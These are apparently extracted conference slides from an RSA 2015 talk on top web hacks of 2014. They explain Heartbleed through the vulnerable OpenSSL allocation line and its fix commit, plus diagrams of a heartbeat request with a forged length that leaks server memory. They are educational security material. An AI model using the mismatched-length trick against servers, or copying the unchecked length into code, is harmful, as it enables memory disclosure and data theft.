

# What is a heartbeat anyways and why?



- ◆ <http://git.openssl.org/gitweb/?p=openssl.git;a=commit;h=4817504d069b4c5082161b02a22116ad75f822b1>
- ◆ Found in:
  - ◆ /ssl/d1\_both.c
  - ◆ /ssl/t1\_lib.c
    - ◆ Both containing the following:
      - ◆ `buffer = OPENSSL_malloc(1 + 2 + payload + padding);`
- ◆ Fixed in this commit:
  - ◆ <https://github.com/openssl/openssl/commit/96db9023b881d7cd9f379b0c154650d6c108e9a3#diff-2>
  - ◆ The payload is now bound checked and can't exceed the intended 16 byte payload size.
  - ◆ “Ultimately, this boiled down to a very simple bug in a very small piece of code that required a very small fix” ~ @TroyHunt



Client



TLS Request 1

TLS Response 1

TLS Request 2

TLS Response 2



TLS Request n

TLS Response

$$N \xrightarrow{n} \infty$$

Server





Client



Server







Client



TLS Request 1

TLS Response 1

Heartbeat Request

Payload,  
Size

Keep Alive

Payload,  
Some Padding

Server





Hacker



TLS Request 1

TLS Response 1

Heartbeat Request

Payload, 1 Byte  
Size, 65,536 Bytes

Server



Hacker



Server



Server Memory

RANDOMDATARANDOMDA  
TARANDOMDATARANDOM  
DATAPayloadDATARAND  
MDATARANDOMDATARAN  
DOMDATARANDOMDATAR  
ANDOMDATARANDOMDAT  
ARANDOMDATARANDOMD  
ATARANDOMDATARAND  
MDATARANDOMDATARAN





# Server



## Server Memory

RANDOMDATARANDOMDA  
 TARANDOMDATARANDOM  
 DATAPayloadDATARAND  
 MDATARANDOMDATARAN  
 DOMDATARANDOMDATAR  
 ANDOMDATARANDOMDAT  
 ARANDOMDATARANDOMD  
 ATARANDOMDATARAND  
 MDATARANDOMDATARAN

TLS Request 1

TLS Response 1

Heartbeat Request

Payload, 1 Byte  
Size, 65,536 Bytes

Keep Alive

PayloadDATARAND  
OMDATARANDOMD  
ATAANDOMDATARA  
NDOM



# Hacker



# What we've learned

- ◆ **Encryption is King:** Many years of web hacks and Transport Layer bugs are always feared and respected.
- ◆ **Creativity is Rare:** Utilizing things under our noses in new and novel ways is always impressive.
- ◆ **Web Security Prevails:** Of all the hacks of 2014, web hacks make the headlines. Web is where the data is, and data is what we all hold dear.



# RSAC<sup>®</sup>Conference2015

San Francisco | April 20-24 | Moscone Center

SESSION ID: HT-F01

## Top 10 Web Hacking Techniques of 2014

Special thanks to the community who voted and to our panel of experts:  
Jeff Williams, Zane Lackey, Daniel Miessler, Troy Hunt, Giorgio Maone, Peleus Uhley, and Rohit Sethi

### **Johnathan Kuskos**

---

Manager  
WhiteHat Security / Threat Research Center  
@JohnathanKuskos

### **Matt Johansen**

---

Senior Manager  
WhiteHat Security / Threat Research Center  
@mattjay

# CHANGE

Challenge today's security thinking

